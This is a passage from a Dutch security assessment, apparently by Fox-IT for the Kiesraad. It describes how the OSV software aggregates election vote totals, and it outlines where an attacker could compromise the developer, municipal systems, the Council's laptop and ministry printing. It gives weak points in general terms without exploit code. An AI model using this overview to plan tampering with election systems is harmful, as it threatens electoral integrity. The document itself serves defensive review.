
Het proces om stemmen te tellen begint handmatig in de lokale stembureaus (SB), waarbij de totalen per partij (lijst) en per kandidaat op een papieren proces-verbaal worden genoteerd. Vervolgens worden steeds stemtotalen naar een volgend punt in het proces gebracht, om daar op een hoger niveau geaggregeerde totalen op te tellen. De lokale stembureaus brengen de totalen over naar gemeentes,oftewel de plaatselijk stembureaus (PSB). De PSB's brengen de gemeentetotalen naar de hoofdstembureaus (HSB) waar per kieskring de stemtotalen worden opgeteld. De HSB's brengen deze geaggregeerde stemtotalen vervolgens naar de Kiesraad,oftewel het centraal stembureau (CSB). Het CSB zal alle ontvangen stemtotalen optellen en een landelijke uitslag vaststellen en op basis daarvan een zetelverdeling berekenen. Deze stemuitslag en zetelverdeling worden vervolgens naar de zittende Tweede Kamer gebracht.

Het digitale telhulpmiddel OSV wordt in dit proces gebruikt op PSB, HSB en CSB niveau. Daarbij worden de OSV-programma's P4 (PSB, HSB en CSB) en programma P5 (CSB) gebruikt. Het onderzoek van Fox-IT richtte zich dan ook op deze onderdelen van het proces en de bijbehorende software. De wijze waarop (lokale) SB's de door de kiezer uitgebrachte individuele stemmen optellen en de wijze waarop de Tweede Kamer de ontvangen stemuitslag en zetelverdeling verwerkt, vallen buiten de reikwijdte van het door Fox-IT uitgevoerde onderzoek. De navolgende paragrafen beschrijven in detail de relevante stappen per stembureauniveau in het proces.

2.2 Lokaal stembureau (SB)

Hoewel deze stap in het proces buiten de scope van het onderzoek van Fox-IT valt, wordt hieronder voor de duidelijkheid en leesbaarheid beschreven waarin deze stap resulteert. Individuele stembiljetten worden op ieder (lokaal) stembureau (SB) handmatig geteld. Het SB vult vervolgens een papieren formulier in waarop het totaal aantal uitgebrachte stemmen per partij (lijst) en per kandidaat wordt genoteerd. Daarnaast worden bepaalde statistieken ingevuld, zoals het aantal uitgebrachte blanco stemmen en het aantal ongeldige stemmen. Dit papieren document betreft het proces-verbaal N10 (hierna **N10 PV**). Alle N10 PV's worden naar de gemeente gebracht.

2.3 Plaatselijk stembureau (PSB)



De gemeente heeft de rol van ‘Plaatselijk Stembureau’ (hierna PSB) en draagt zorg voor het verzamelen van alle papieren N10 PV’s en het aggregeren van de door de lokale stembureaus aangeleverde stemtotalen per partij (lijst) en per kandidaat. De PSB’s maken als eerste organisatie in dit deel van het proces gebruik van het digitale telhulpmiddel OSV (programma P4_PSB). De eerste stemtotalen op gemeenteniveau worden daarnaast middels een (veelal handmatige) sneltelling op lijstniveau zo snel mogelijk ter indicatie telefonisch aan de media doorgegeven.

Het OSV-telproces start met de invoer van de stemtotalen die van de papieren N10 PV’s worden overgenomen in de OSV P4 software. Nadat alle stemtotalen van de stembureaus van de betreffende gemeente zijn ingevoerd en de nodige functionele controles door OSV zijn uitgevoerd, kan het proces voortgezet worden. OSV genereert twee type bestanden bij het definitief maken van de verkiezing op PSB-niveau:


1. **N11 PV**: een op papier te printen proces-verbaal N11
   Het N11 PV bevat de door OSV geaggregeerde stemtotalen van de stembureaus en vormen zo de stemtotalen van de betreffende gemeente (per lijst en per kandidaat) op basis van de ingevoerde N10 PV’s. Daarnaast worden bepaalde statistieken ingevuld, zoals het aantal uitgebrachte blanco stemmen en het aantal ongeldige stemmen. Het uitgeprinte N11 PV wordt vastgesteld en ondertekend door de burgemeester.

2. **PSB-EML-bestand**: een digitaal telbestand in het XML-formaat gegenereerd door een PSB
   Het N11 PV bevat de door OSV geaggregeerde stemtotalen van de stembureaus en vormen zo de stemtotalen van de betreffende gemeente (per lijst en per kandidaat) op basis van de ingevoerde N10 PV’s. Daarnaast worden bepaalde statistieken ingevuld, zoals het aantal uitgebrachte blanco stemmen en het aantal ongeldige stemmen.

   Het digitaal telbestand (PSB-EML) bevat naast de geaggregeerde stemtotalen (zoals op de papieren N11 PV) ook alle ingevoerde N10 stemtotalen. Om de integriteit van het PSB-EML-bestand te waarborgen tijdens transport,wordt door OSV een cryptografische hash berekend over de inhoud van het bestand. Deze hashwaarde is ook opgenomen op iedere pagina van het papieren N11 PV.

Zowel het met de hand ondertekende N11 PV alsook het digitale PSB-EML-bestand (op een USB-stick) worden vervolgens in persoon naar het hoofdstembureau (HSB) gebracht.

2.4 Hoofdstembureau (HSB)



Het HSB importeert alle PSB-EML-bestanden die zij van de gemeentes (PSB's) heeft ontvangen in OSV (programma P4_HSB). Ten behoeve van een integriteitscontrole van het PSB-EML-bestand wordt de gebruiker gevraagd om de eerste vier karakters van de hashwaarde in te vullen. Deze hashwaarde staat op het bijgeleverde papieren N11 PV. De overige karakters van de hashwaarde worden aan de gebruiker getoond in OSV. Als de ingevoerde karakters overeenkomen met de hashwaarde van het PSB-EML-bestand dat OSV zelf berekend heeft, dan worden de stemtotalen van de betreffende gemeente (PSB) overgenomen vanuit het PSB-EML-bestand.


Nadat alle stemtotalen van de gemeentes van de desbetreffende kieskring zijn ingevoerd en de nodige functionele controles door OSV zijn uitgevoerd, kan het proces voortgezet worden. OSV genereert twee type bestanden bij het definitief maken van de verkiezing op HSB-niveau:

1. **O3 PV**: een te printen proces-verbaal O3
   Het O3 PV bevat de door OSV geaggregeerde stemtotalen van de N11 PV's van de gemeentes en vormen zo de stemtotalen van de betreffende kieskring (per lijst en per kandidaat). Het uitgeprinte O3 PV wordt tijdens een openbare zitting vastgesteld en ondertekend door de voorzitter en leden van het hoofdstembureau.

2. **HSB-EML-bestand**: een digitaal telbestand in het XML-formaat gegenereerd door een HSB
   Het digitaal telbestand (HSB-EML) bevat naast de geaggregeerde stemtotalen (zoals op het papieren O3 PV) ook alle geïmporteerde N11 stemtotalen. De individuele N10 stemtotalen zijn in dit bestand niet meer aanwezig, in tegenstelling tot de PSB-EML. Om de integriteit van het HSB-EML-bestand te waarborgen tijdens transport, wordt door OSV een cryptografische hash berekend over de inhoud van het bestand. Deze hashwaarde is ook opgenomen op iedere pagina van het papieren O3 PV.

Zowel het met de hand ondertekende O3 PV alsook het digitale HSB-EML-bestand (op een USB-stick) worden in persoon naar het centraal stembureau (CSB) gebracht. Naast het door het HSB gegenereerde HSB-EML-bestand worden ook de PSB-EML-bestanden van de PSB's naar het CSB gestuurd.

2.5 Centraal stembureau (CSB)



De Kiesraad (CSB) importeert alle HSB-EML-bestanden die zij van de kieskringen heeft ontvangen in OSV (programma P4_CSB). Ten behoeve van een integriteitscontrole van het HSB-EML-bestand wordt de gebruiker gevraagd om de eerste vier karakters van de hashwaarde in te vullen. Deze hashwaarde staat op het papieren O3 PV. De overige karakters van de hashwaarde worden aan de gebruiker getoond in OSV. Als de ingevoerde karakters overeenkomen met de hashwaarde van het HSB-EML-bestand dat OSV zelf berekend heeft, dan worden de stemtotalen van de betreffende kieskring (HSB) overgenomen.

Nadat alle stemtotalen van de gemeentes van de desbetreffende kieskring zijn ingevoerd en de nodige functionele controles door OSV zijn uitgevoerd, kan het proces voortgezet worden. Als de totaaltelling door programma P4_CSB van OSV is berekend, dan wordt deze ingeladen in een ander OSV programma (P5). Dit programma berekent de zetelverdeling en genereert de volgende bestanden:

1. **P22 PV**: een te printen proces-verbaal P22
   Het P22 PV bevat de door OSV geaggreerde stemtotalen van de O3 PV's van de kieskringen en vormen zo de uiteindelijke uitslag in stemtotalen en qua zetelverdeling. Parallel aan deze totaaltelling en zetelverdeling door OSV, voert het CSB een handmatige telling en berekening van de zetelverdeling uit op basis van de ontvangen papieren O3 PV's. Deze uitkomst wordt met het uitgeprint (door OSV gegenereerde) P22 PV vergeleken. Als de twee resultaten niet overeenkomen dan wordt de handmatige berekening gecontroleerd en waar nodig (deels) opnieuw uitgevoerd om eventuele fouten te corrigeren, hoewel deze omstandigheid zich naar verluidt nooit eerder heeft voorgedaan. Mocht toch een afwijking overblijven dan is de handmatige aggregatie op basis van de papieren O3 PV's leidend. Nadat de telling, controles en besluiten goed zijn bevonden, wordt het papieren P22 PV tijdens een zitting vastgesteld, met de hand ondertekend en naar de Tweede Kamer vervoerd.

2. **Benoemingsbrieven**: een document met daarin alle benoemingsbrieven die op een later moment verstuurd worden naar de gekozen kandidaten. Deze benoemingsbrieven worden ook overhandigd aan de Tweede Kamer. Het proces dat betrekking heeft op de benoemingsbrieven is verder niet inhoudelijk onderzocht.

Naast de bovengenoemde handmatige verificatie van het aggregatieproces, is de Kiesraad voornemens om ook een steekproef uit te voeren om te vergelijken of de papieren N10 PV's overeenkomen met de bijbehorende digitale data in de PSB-EML-bestanden. Deze papieren N10 PV's zijn in de lokale stembureaus (SB) met de hand ingevuld, na de handmatige tellingen van individueel door de kiezer uitgebrachte stemmen. Deze voorgenomen steekproef zou alleen op lijstniveau de juistheid van de stemtotalen vergelijken. Daarnaast heeft de Kiesraad aangegeven dat zij een statisticus om advies gevraagd hebben over de omvang van de steekproef, om een vooraf gedefinieerde mate van beoogde zekerheid te waarborgen. Bij de verdere analyse van de effectiviteit van de voorgenomen steekproef heeft Fox-IT enkele aannames gedaan over de verwachte uitgangspunten en de verwachte werkwijze voor deze steekproef.

Tot slot overhandigt het CSB kort na de officiele bekendmaking van de uitslag alle digitale EML-bestanden aan een overheidsinstantie, zodat deze gepubliceerd kunnen worden in een publieke databank.

3 Aanvalsmogelijkheden digitale componenten

In het kader van de opdrachtomschrijving en onderzoeksvraag zoals beschreven in hoofdstuk 1, heeft Fox-IT het OSV-proces onderzocht vanaf het eerste punt in het proces waarin ten behoeve van de vaststelling van de uitslag gebruik wordt gemaakt van OSV. Het startpunt voor dit onderzoek betreft derhalve de gemeentes die als plaatselijk stembureau (PSB) als eerste organisatie in het proces stemtotalen in OSV invoeren. Het eindpunt voor het onderzoek is het proces-verbaal (P22) waarin de Kiesraad (CSB) de verkiezingsuitslag vaststelt, waardoor het proces rondom de benoemingsbrieven verder niet inhoudelijk is onderzocht. Het voorgaande hoofdstuk beschrijft het gehele proces van lokaal stembureau tot Tweede Kamer in meer detail. In de navolgende hoofdstukken wordt de relevante informatie herhaald, voor zover dit bijdraagt aan het verduidelijken van de potentiële aanvalsmogelijkheden en de gevolgen hiervan.

Op verzoek van de Kiesraad is in het onderzoek de vraag meegenomen in hoeverre (het gebruik van) OSV weerbaar is tegen aanvallen door statelijke actoren. Fox-IT heeft het dreigingsbeeld dat uitgaat van statelijke actoren voor (het gebruik van) OSV in kaart gebracht en heeft op basis daarvan aannames gedaan over de waarschijnlijkheid dat bepaalde aanvallen kunnen worden uitgevoerd. Statelijke actoren kunnen beschikken over middelen en technieken die niet publiek bekend zijn. Als uitgangspunt bij de analyse van het stemtelproces wordt daarom aangenomen dat de in het proces gebruikte hardware en software potentieel gecompromitteerd kan worden, op de in dit hoofdstuk beschreven wijzen, conform het eerder beschreven *assume breach* principe. Dit kan bijvoorbeeld optreden vanwege kwetsbaarheden in OSV, vanwege de wijze waarop processen-verbaal en digitale bestanden getransporteerd worden, maar nadrukkelijk ook vanwege kwetsbaarheden in de door gemeentes of de Kiesraad gebruikte apparatuur en infrastructuur.

Wanneer gebruik wordt gemaakt van gecompromitteerde digitale middelen dan kunnen in potentie alle aspecten van de ingevoerde gegevens, alsook de uitvoer van (in dit geval) OSV gemanipuleerd worden. De manipulatie van de gegevens kan plaatsvinden onafhankelijk van de informatie die op het scherm getoond wordt, waardoor het voor de persoon die de gegevens invoert niet detecteerbaar hoeft te zijn dat de gegevens gemanipuleerd zijn. Op het moment dat processen-verbaal geprint worden is de invoer niet op papier aanwezig, maar worden vooral de opgetelde stemtotalen afgedrukt. Manipulatie van deze geaggregeerde stemtotalen valt op dat moment in het proces slechts op als een handmatige telling parallel heeft plaatsgevonden. Dit leidt ertoe dat de resultaten die uit digitale middelen voortvloeien niet klakkeloos vertrouwd kunnen worden in elke navolgende stap.

Gezien het belang van de integriteit van het democratische verkiezingsproces zou ernaar gestreefd behoren te worden dat het compromitteren van systemen van individuele stembureaus (SB, PSB, HSB of CSB) er niet toe zou mogen leiden dat de verkiezingsuitslag ongemerkt gemanipuleerd zou kunnen worden. In dit hoofdstuk zal eerst in algemene zin beschreven worden op welke wijzen OSV en de ondersteunende infrastructuur aangevallen zouden kunnen worden. De individuele technische kwetsbaarheden die in een beperkt tijdsbestek zijn geïdentificeerd in (de infrastructuur behorend bij) OSV zijn indicatief voor de mate van kwetsbaarheid van dit digitale (hulp)middel en zijn opgenomen in de bijlage. De in hoofdstuk 4 beschreven gevolgen van de aanvalsmogelijkheden voor het proces waarbinnen OSV gebruikt wordt, geven vervolgens inzicht in de mate van weerbaarheid van het proces waarin stemmen geaggregeerd worden met behulp van OSV, indien de hierna beschreven individuele kwetsbaarheden op de verschillende niveaus van stembureaus door een aanvaller kunnen worden uitgebuit.

De navolgende paragrafen beschrijven op welke wijze de verschillende digitale componenten in de procesketen in potentie gecompromitteerd zouden kunnen worden. Een aanvaller kan zich richten op verschillende componenten, zoals:

1. De voor OSV gebruikte IT-infrastructuur;
2. OSV en (andere) ondersteunende software;
3. De EML-bestanden en gegevensdragers;

3.1 De voor OSV gebruikte IT-infrastructuur

Verschillende organisaties die deel uitmaken van de keten in het OSV-proces kunnen het doelwit worden van aanvallers die proberen toegang te verkrijgen tot de IT-infrastructuur. De volgende organisaties zijn hierbij met name relevant:

1. IVU (Ontwikkelaar van OSV)
    - OSV
2. Gemeentes (PSB en HSB)
    - OSV-server en/of –clients
3. Kiesraad (CSB)
    - OSV laptop
4. Ministerie van Binnenlandse Zaken
    - Kantooromgeving van de Kiesraad (CSB)
    - Dataportaal van de Nederlandse overheid en het beheer van deze website

Fox-IT heeft in het kader van dit onderzoek alleen inhoudelijk onderzoek uitgevoerd naar de beveiliging van de OSV-laptop bij de Kiesraad en de OSV-oplossing. De beveiliging van de systemen en/of processen van de andere betrokken organisaties zijn verder niet inhoudelijk onderzocht.

Op diverse plaatsen kan sprake zijn van afhankelijkheden van de reguliere kantooromgeving van de betreffende organisaties. De ervaring van Fox-IT ten aanzien van de beveiliging van reguliere kantoornetwerken is dat het voor een aanvaller veelal relatief eenvoudig is om de hoogste rechten te verkrijgen op dergelijke netwerken. In de praktijk betekent dit, dat het zeer waarschijnlijk is dat een toegewijde aanvaller zich op afstand toegang weet te verschaffen tot het interne netwerk van deze organisaties (bijvoorbeeld middels phishing), om vervolgens de hoogst mogelijke rechten te bemachtigen (Domain Administrator). De statelijke actoren die beschreven zijn in het dreigingsbeeld in hoodfstuk 1 worden in staat geacht om dergelijke aanvallen veelal ongedetecteerd uit te voeren.

Met name op plaatsen waar de beveiliging van OSV-systemen en/of -netwerken afhankelijk is van de reguliere, met het internet verbonden kantooromgeving, ontstaan reële risico’s die leiden tot de conclusie dat het aannemelijk is dat een of meerdere van de gebruikte systemen gecompromitteerd zouden kunnen zijn. De hierna volgende paragrafen beschrijven per organisatie in grote lijnen de gebruikte IT-infrastructuur en de mogelijkheden voor een aanvaller.

3.1.1 IVU (ontwikkelaar van OSV)

Ongeacht de instantie die de software ter ondersteuning van het stemtelproces ontwikkelt, bestaat de kans dat deze instantie op enigerlei wijze gecompromitteerd wordt. Fox-IT heeft geen onderzoek gedaan naar de beveiliging van de systemen en/of processen van de huidige ontwikkelaar IVU. Indien bijvoorbeeld de ontwikkelsystemen aan het internet gekoppeld zijn, dan kan niet anders geconcludeerd worden dan dat de mogelijkheid tot het compromitteren van de softwareontwikkelaar aanwezig is. In een dergelijk geval zou OSV aangepast kunnen worden voordat deze aan alle andere organisaties in de keten wordt verstrekt.

3.1.2 Gemeentes (PSB en HSB)

Aan gemeentes (PSB's en HSB's) worden richtlijnen verstrekt om ten behoeve van OSV gebruik te maken van systemen die geen koppeling met het internet hebben. Voor kleinere gemeentes betekent dit dat veelal gebruik zal worden gemaakt van een "stand alone" computer met daarop OSV. Voor grotere gemeentes geldt dat dan gebruik wordt gemaakt van een "afgeschermd" netwerk met daarin een systeem dat als OSV *(web)server* dient en meerdere systemen die als *client* dienen. Deze clients benaderen de OSV-webapplicatie dan vanuit de browser.

Er zijn verder geen maatregelen getroffen om te waarborgen en/of controleren dat alle gemeentes daadwerkelijk deze inrichtingsadviezen opvolgen om "stand alone" systemen en/of niet-gekoppelde netwerken te gebruiken. Daarnaast bestaat de mogelijkheid dat het printen van processen-verbaal plaats kan vinden vanaf een werkplek van de reguliere kantooromgeving van de gemeentes, aangezien daarover geen specifieke instructies worden verstrekt. Fox-IT heeft geen onderzoek gedaan naar de gerealiseerde beveiliging van de IT-infrastructuur ten behoeve van de OSV-server en/of –clients bij de verschillende gemeentes.

De volgende situaties zouden bijvoorbeeld voor kunnen komen en daarmee kunnen leiden tot afhankelijkheden van de reguliere kantoorautomatisering en daarmee tot reële risico's:

- De OSV-systemen zijn in het verleden gekoppeld aan de reguliere kantoorautomatisering of internet;
- De OSV-systemen en/of –netwerken zijn in strijd met de instructies gekoppeld aan het internet;
- De OSV-systemen en/of netwerken zijn niet verbonden met het internet, maar wel met de kantoorautomatisering;
- De OSV-systemen en/of netwerken zijn "afgeschermd" van alle andere netwerken door middel van een soft- en/of hardwarematige firewall, maar desalniettemin feitelijk verbonden met een kantoorautomatiseringsnetwerk;
- OSV-systemen zijn op netwerk-niveau geïsoleerd, maar gevirtualiseerd op gedeelde hardware en/of het beheer van de virtualisatielaag vindt plaats vanaf (het beheersegment van) de reguliere kantoorautomatisering;
- OSV-systemen worden op enig moment met het internet verbonden om benodigde software van derden, zoals Cygwin, te downloaden;
- Printen van een proces-verbaal vindt plaats buiten de OSV-infrastructuur, bijvoorbeeld vanaf een reguliere werkplek;
- Op de OSV-systemen wordt ongeverifieerde software geïnstalleerd;
- OSV wordt op een reguliere werkplek van cd-rom gekopieerd naar USB-stick om op deze wijze naar de OSV-systemen te transporteren. Dit kan bijvoorbeeld nodig zijn wanneer de OSV-systemen niet beschikken over een cd-rom speler.

3.1.3 Kiesraad (CSB)

Bij de Kiesraad (CSB) wordt gebruik gemaakt van een speciaal voor OSV ingerichte laptop. Deze laptop wordt niet voor andere doeleinden gebruikt en wordt fysiek bewaard in een kluis als deze niet in gebruik is. Het P22 proces-verbaal (en de benoemingsbrieven), die worden gegenereerd door middel van deze laptop, worden geprint op een werkplek van de reguliere kantooromgeving van de Kiesraad en vervolgens gecontroleerd (zie ook de navolgende paragraaf “Ministerie van Binnenlandse Zaken”).

Time-boxed technisch onderzoek naar de laptop die het CSB gebruikt voor OSV leidt tot diverse aandachtspunten die in potentie tot het compromitteren van het systeem op enig moment zouden kunnen leiden. De volgende observaties ondersteunen deze conclusie in algemene zin:

- Het systeem maakt gebruik van een vooraf geïnstalleerd besturingssysteem en vooraf geïnstalleerde programmatuur die niet strikt noodzakelijk is voor de werking van OSV;
- Het systeem wordt ten behoeve van het updaten van het besturingssysteem, het installeren van vereiste software alsook het proces omtrent de kandidaatstelling en bijbehorende lijsten enkele malen met het internet verbonden. Tijdens het gebruik van de OSV-programma’s P4 en P5 wordt het systeem niet meer met het internet verbonden, maar het zou dan al gecompromitteerd kunnen zijn;
- Tijdens de installatie van het systeem worden slechts beperkt maatregelen getroffen om het systeem verder te beveiligen conform beveiligingsrichtlijnen, zogenaamde ‘*hardening*’.

3.1.4 Ministerie van Binnenlandse Zaken (MinBZK)

Het P22 proces-verbaal en de benoemingsbrieven worden geprint op een werkplek in de reguliere kantoorautomatisering van de Kiesraad. Deze omgeving is deel van de kantoorautomatisering van het Ministerie van Binnenlandse Zaken. Ten behoeve van de online publicatie van de EML-bestanden worden de EML-bestanden gedeeld met de beheerder van het Dataportaal van de Nederlandse overheid. Zowel de zender als ontvanger maken in dat geval deel uit van de kantoorautomatisering van het Ministerie van Binnenlandse Zaken. Op basis van de beschreven aanvalsmogelijkheden ten aanzien van reguliere kantooromgevingen concluderen we dat het een reëel risico is dat deze systemen gecompromitteerd kunnen worden.

3.2 OSV en (andere) ondersteunende software

